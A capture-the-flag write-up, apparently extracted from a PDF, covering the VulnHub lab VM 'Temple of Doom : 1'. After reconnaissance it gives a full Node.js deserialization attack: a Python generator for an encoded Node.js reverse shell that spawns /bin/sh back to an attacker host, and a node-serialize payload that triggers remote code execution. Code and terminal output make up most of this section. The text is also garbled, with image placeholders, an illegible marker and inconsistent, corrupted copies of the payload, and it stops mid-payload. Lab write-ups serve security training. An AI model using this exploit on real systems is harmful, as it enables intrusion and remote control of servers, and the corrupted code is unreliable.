

Temple of Doom : 1

Capture The Flag

by Samiux
OSCE OSCP OSWP

July 20, 2018
Hong Kong, China

Table of Contents

Introduction.....	3
Information Gathering.....	3
Node.js Express Framework.....	5
Shadowsocks Manager.....	17
Privilege Escalation.....	19
Flag.....	21
Final Thought.....	22

Introduction

Temple of Doom : 1 is a real world exploitation virtual machine (VM). This VM is created by 0katz (@0katz).

The file format of the VM is OVA and it is imported to VirtualBox without problem. The NAT Network interface is working flawlessly. The IP address can be obtained by DHCP.

It can be downloaded at VulnHub – <https://www.vulnhub.com/entry/temple-of-doom-1,243/>.

Information Gathering

The penetration testing operating system is Parrot Security OS 4.1 (64-bit) and running on MacOS version of VirtualBox version 5.2.16.

Boot up both Parrot Security OS VM and Temple of Doom VM. Find out the IP address of both VMs by using the following commands on Parrot Security OS VM.

To find the IP address of Temple of Doom VM in the NAT Network :

```
sudo netdiscover -r 10.0.2.0/24
```

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:f1:2c:c8	1	60	PCS Systemtechnik GmbH
10.0.2.27	08:00:27:bb:24:1c	1	60	PCS Systemtechnik GmbH

The IP address of Temple of Doom VM is 10.0.2.27.

To find the IP address of Parrot Security OS VM in the NAT Network :

```
ifconfig
```

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
```

```
inet 10.0.2.13 netmask 255.255.255.0 broadcast 10.0.2.255
inet6 fe80::5c27:2ada:a553:147f prefixlen 64 scopeid 0x20<link>
inet6 fd17:625c:f037:2:46ed:16c8:a7e5:b481 prefixlen 64 scopeid 0x0<global>
ether 08:00:27:c2:78:e1 txqueuelen 1000 (Ethernet)
RX packets 18 bytes 8367 (8.1 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 61 bytes 7803 (7.6 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

The IP address of Parrot Security OS VM is 10.0.2.13.

Information gathering of the VM is required. Nmap and dirb are running for getting the information about the Temple of Doom VM.

```
nmap -sS -sV -A -Pn 10.0.2.27
```

```
# Nmap 7.70 scan initiated Wed Jul 18 22:00:12 2018 as: nmap -sS -sV -A -Pn -oN nmap_Temple-
of-Doomv1 10.0.2.27
Nmap scan report for 10.0.2.27
Host is up (0.00030s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
| 2048 95:68:04:c7:42:03:04:cd:00:4e:36:7e:cd:4f:66:ea (RSA)
| 256 c3:06:5f:7f:17:b6:cb:bc:79:6b:46:46:cc:11:3a:7d (ECDSA)
|_ 256 63:0c:28:88:25:d5:48:19:82:bb:bd:72:c6:6c:68:50 (ED25519)
666/tcp   open  http     Node.js Express framework
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
MAC Address: 08:00:27:BB:24:1C (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT    ADDRESS
1 0.31 ms 10.0.2.27

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
# Nmap done at Wed Jul 18 22:00:28 2018 -- 1 IP address (1 host up) scanned in 16.56 seconds
```

```
dirb http://10.0.2.27:666 /usr/share/wordlists/dirb/big.txt
```

```
-----  
DIRB v2.22  
By The Dark Raver  
-----  
  
OUTPUT_FILE: dirb_Temple-of-Doomv1  
START_TIME: Wed Jul 18 23:45:09 2018  
URL_BASE: http://10.0.2.27:666/  
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt  
  
-----  
  
GENERATED WORDS: 20458  
  
---- Scanning URL: http://10.0.2.27:666/ ----  
  
-----  
END_TIME: Wed Jul 18 23:45:24 2018  
DOWNLOADED: 20458 - FOUND: 0
```

Node.js Express Framework

According to the result of nmap, the port 666 is running Node.js Express Framework. Searching the net and find the deserialization bug for remote code execution at <https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization-bug-for-remote-code-execution/>.

The “nodejshell.py” and “log.js” are required.

“nodejshell.py” is to generate the reverse js shell :

```
#!/usr/bin/python  
# Generator for encoded NodeJS reverse shells  
# Based on the NodeJS reverse shell by Evilpacket  
# https://github.com/evilpacket/node-shells/blob/master/node_revshell.js  
# Onelineified and suchlike by infodox (and felicity, who sat on the keyboard)  
# Insecurity Research (2013) - insecurity.net  
import sys  
  
if len(sys.argv) != 3:  
    print "Usage: %s <LHOST> <LPORT>" % (sys.argv[0])  
    sys.exit(0)  
  
IP_ADDR = sys.argv[1]
```

```

PORT = sys.argv[2]

def charencode(string):
    """String.CharCode"""
    encoded = ""
    for char in string:
        encoded = encoded + "," + str(ord(char))
    return encoded[1:]

print "[+] LHOST = %s" % (IP_ADDR)
print "[+] LPORT = %s" % (PORT)
NODEJS_REV_SHELL = ""
var net = require('net');
var spawn = require('child_process').spawn;
HOST="%s";
PORT="%s";
TIMEOUT="5000";
if (typeof String.prototype.contains === 'undefined') { String.prototype.contains = function(it)
{ return this.indexOf(it) != -1; }; }
function c(HOST,PORT) {
    var client = new net.Socket();
    client.connect(PORT, HOST, function() {
        var sh = spawn('/bin/sh',[]);
        client.write("Connected!\\n");
        client.pipe(sh.stdin);
        sh.stdout.pipe(client);
        sh.stderr.pipe(client);
        sh.on('exit',function(code,sig){
            client.end("Disconnected!\\n");
        });
    });
    client.on('error', function(e) {
        setTimeout(c(HOST,PORT), TIMEOUT);
    });
}
c(HOST,PORT);
"" % (IP_ADDR, PORT)
print "[+] Encoding"
PAYLOAD = charencode(NODEJS_REV_SHELL)
print "eval(String.fromCharCode(%s))" % (PAYLOAD)

```

“log.js” is to generation the payload :

```

var y = {
    rce : function(){}
}

```

```
}  
  
var serialize = require('node-serialize');  
console.log("Serialized: \n" + serialize.serialize(y));
```


To generate the reverse shell, you need to install “npm” and “node-serialize” :

```
sudo apt install npm  
sudo npm install node-serialize
```

```
python nodejsshell.py 10.0.2.13 4444
```

```
[+] LHOST = 10.0.2.13  
[+] LPORT = 4444  
[+] Encoding  
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,  
40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,105,1  
14,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,  
10,72,79,83,84,61,34,49,48,46,48,46,50,46,49,51,34,59,10,80,79,82,84,61,34,52,52,52,52,34,59,1  
0,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,  
116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,  
32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,103  
,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117,110  
,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,10  
5,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,9  
9,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,9  
9,108,105,101,110,116,32,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,59,1  
0,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,  
83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,32,118,97,114  
,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,3  
2,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101  
,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,32,99,108,105,101,110,116,46,112,1  
05,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,32,115,104,46,115,  
116,100,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,3  
2,32,115,104,46,115,116,100,101,114,114,46,112,105,112,101,40,99,108,105,101,110,116,41,59,1  
0,32,32,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,1  
05,111,110,40,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,32,3  
2,99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,100,3  
3,92,110,34,41,59,10,32,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,125,41,59,10,32,32,32,32  
,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,  
111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40  
,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,  
10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))
```


Temple of Doom : 1 – Capture The Flag



```
[samiux@parrot]~[~/infosec/Temple-of-Doomv1]
$python nodejsshell.py 10.0.2.13 4444
[+] LHOST = 10.0.2.13
[+] LPORT = 4444
[+] Encoding: Base64
[+] Connection, Come Back Later!
eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,48,46,48,46,50,46,49,51,34,59,10,80,79,82,84,61,34,52,52,52,52,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,110,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,99,116,105,110,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,115,104,46,115,116,100,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))
[samiux@parrot]~[~/infosec/Temple-of-Doomv1]
$
```

Then copy the content and paste into “log.js” :

```
var y = {
  rce : function()
  {eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,48,46,48,46,50,46,49,51,34,59,10,80,79,82,84,61,34,52,52,52,52,34,59,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117,110,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,116,32,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,118,97,114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,32,32,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))
```


[illegible]

Save it and run “node log.js”. The output will be :

```
{ "rce": "_$$ND_FUNC$$_function ()
{eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101
,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,105,
114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,5
9,10,72,79,83,84,61,34,49,48,46,48,46,50,46,49,51,34,59,10,80,79,82,84,61,34,52,52,52,52,34,59,
10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,8
3,116,114,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,11
5,32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114,105,110,1
03,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117,1
10,99,116,105,111,110,40,105,116,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,
105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,32,125,10,102,117,11
0,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,3
```

```
2,99,108,105,101,110,116,32,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,5
9,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,99,116,40,80,79,82,84,44,32,72,
79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,118,97,
114,32,115,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,1
0,32,32,32,32,32,32,32,99,108,105,101,110,116,46,119,114,105,116,101,40,34,67,111,110,110,
101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,99,108,105,101,110,116,46,11
2,105,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,115,104,46,1
15,116,100,111,117,116,46,112,105,112,101,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,3
2,32,32,115,104,46,115,116,100,101,114,114,46,112,105,112,101,40,99,108,105,101,110,116,41,5
9,10,32,32,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,11
6,105,111,110,40,99,111,100,101,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,32,3
2,32,99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,101,99,116,101,10
0,33,92,110,34,41,59,10,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,125,41,59,10,32,32,32
,32,99,108,105,101,110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,1
05,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,115,101,116,84,105,109,101,111,117,116
,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,
59,10,125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))\n}"} }
```

```
[samiux@parrot] ~/infosec/Temple-of-Doomv1
$ node log.js
Serialized:
{"rce": "$ND_FUNC$ function () {eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,
101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,105,114,101,40,39,99,104,105,108,100,95,112,114,111,99,1
01,115,115,39,41,46,115,112,97,119,110,59,10,72,79,83,84,61,34,49,48,46,48,46,50,46,49,51,34,59,10,80,79,82,84,61,34,52,52,52,52,34,59
,10,84,73,77,69,79,85,84,61,34,53,48,48,48,34,59,10,105,102,32,40,116,121,112,101,111,102,32,83,116,114,105,110,103,46,112,114,111,116
,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,61,61,32,39,117,110,100,101,102,105,110,101,100,39,41,32,123,32,83,116,114
,105,110,103,46,112,114,111,116,111,116,121,112,101,46,99,111,110,116,97,105,110,115,32,61,32,102,117,110,99,116,105,111,110,40,105,11
6,41,32,123,32,114,101,116,117,114,110,32,116,104,105,115,46,105,110,100,101,120,79,102,40,105,116,41,32,33,61,32,45,49,59,32,125,59,3
2,125,10,102,117,110,99,116,105,111,110,32,99,40,72,79,83,84,44,80,79,82,84,41,32,123,10,32,32,32,32,118,97,114,32,99,108,105,101,110,
116,32,61,32,110,101,119,32,110,101,116,46,83,111,99,107,101,116,40,41,59,10,32,32,32,32,99,108,105,101,110,116,46,99,111,110,110,101,
99,116,40,80,79,82,84,44,32,72,79,83,84,44,32,102,117,110,99,116,105,111,110,40,41,32,123,10,32,32,32,32,32,32,32,118,97,114,32,115
,104,32,61,32,115,112,97,119,110,40,39,47,98,105,110,47,115,104,39,44,91,93,41,59,10,32,32,32,32,32,32,32,99,108,105,101,110,116,46
,119,114,105,116,101,40,34,67,111,110,110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,99,108,105,101,110,116,46,1
12,105,112,101,40,115,104,46,115,116,100,105,110,41,59,10,32,32,32,32,32,32,32,115,104,46,115,116,100,111,117,116,46,112,105,112,10
1,40,99,108,105,101,110,116,41,59,10,32,32,32,32,32,32,32,115,104,46,115,116,100,101,114,114,46,112,105,112,101,40,99,108,105,101,1
0,116,41,59,10,32,32,32,32,32,32,32,115,104,46,111,110,40,39,101,120,105,116,39,44,102,117,110,99,116,105,111,110,40,99,111,100,10
1,44,115,105,103,110,97,108,41,123,10,32,32,32,32,32,32,32,99,108,105,101,110,116,46,101,110,100,40,34,68,105,115,99,111,110,110,
110,101,99,116,101,100,33,92,110,34,41,59,10,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,32,32,32,125,41,59,10,32,32,32,32,99,108,105,101,
110,116,46,111,110,40,39,101,114,114,111,114,39,44,32,102,117,110,99,116,105,111,110,40,101,41,32,123,10,32,32,32,32,32,32,32,115,1
01,116,84,105,109,101,111,117,116,40,99,40,72,79,83,84,44,80,79,82,84,41,44,32,84,73,77,69,79,85,84,41,59,10,32,32,32,32,125,41,59,10,
125,10,99,40,72,79,83,84,44,80,79,82,84,41,59,10))\n}"}
[samiux@parrot] ~/infosec/Temple-of-Doomv1
$
```

Then add “()” behind “))\n}” to make it as “))\n}()” :

Temple of Doom : 1 – Capture The Flag

The screenshot displays a Linux desktop environment. At the top, a system bar shows application icons (Applications, Places, System), a taskbar with Firefox and Pluma, and system status (28 °C, Fri Jul 20, 07:33:04). The main window is a code editor titled "*Unsaved Document 1 - Pluma". The editor's menu bar includes File, Edit, View, Search, Tools, Documents, and Help. The toolbar contains icons for opening, saving, undo, redo, and search. The editor shows a single file named "*Unsaved Document 1 x". The code is as follows:

```
1 {"rce": "$$ND_FUNC$$_function ()
  {eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101,40,39,110,101,116,39,41,59,10,118,97,114,
  \n}{})"}
2
```


The bottom of the screen features a taskbar with a menu icon, "Parrot Terminal", "Mozilla Firefox (sandbo...", and "*Unsaved Document 1 ...". The status bar at the bottom right shows "Plain Text", "Tab Width: 4", "Ln 1, Col 2602", and "INS".

```
{ "rce": "_$$ND_FUNC$$_function ()
{eval(String.fromCharCode(10,118,97,114,32,110,101,116,32,61,32,114,101,113,117,105,114,101
,40,39,110,101,116,39,41,59,10,118,97,114,32,115,112,97,119,110,32,61,32,114,101,113,117,105,
114,101,40,39,99,104,105,108,100,95,112,114,111,99,101,115,115,39,41,46,115,112,97,119,110,5
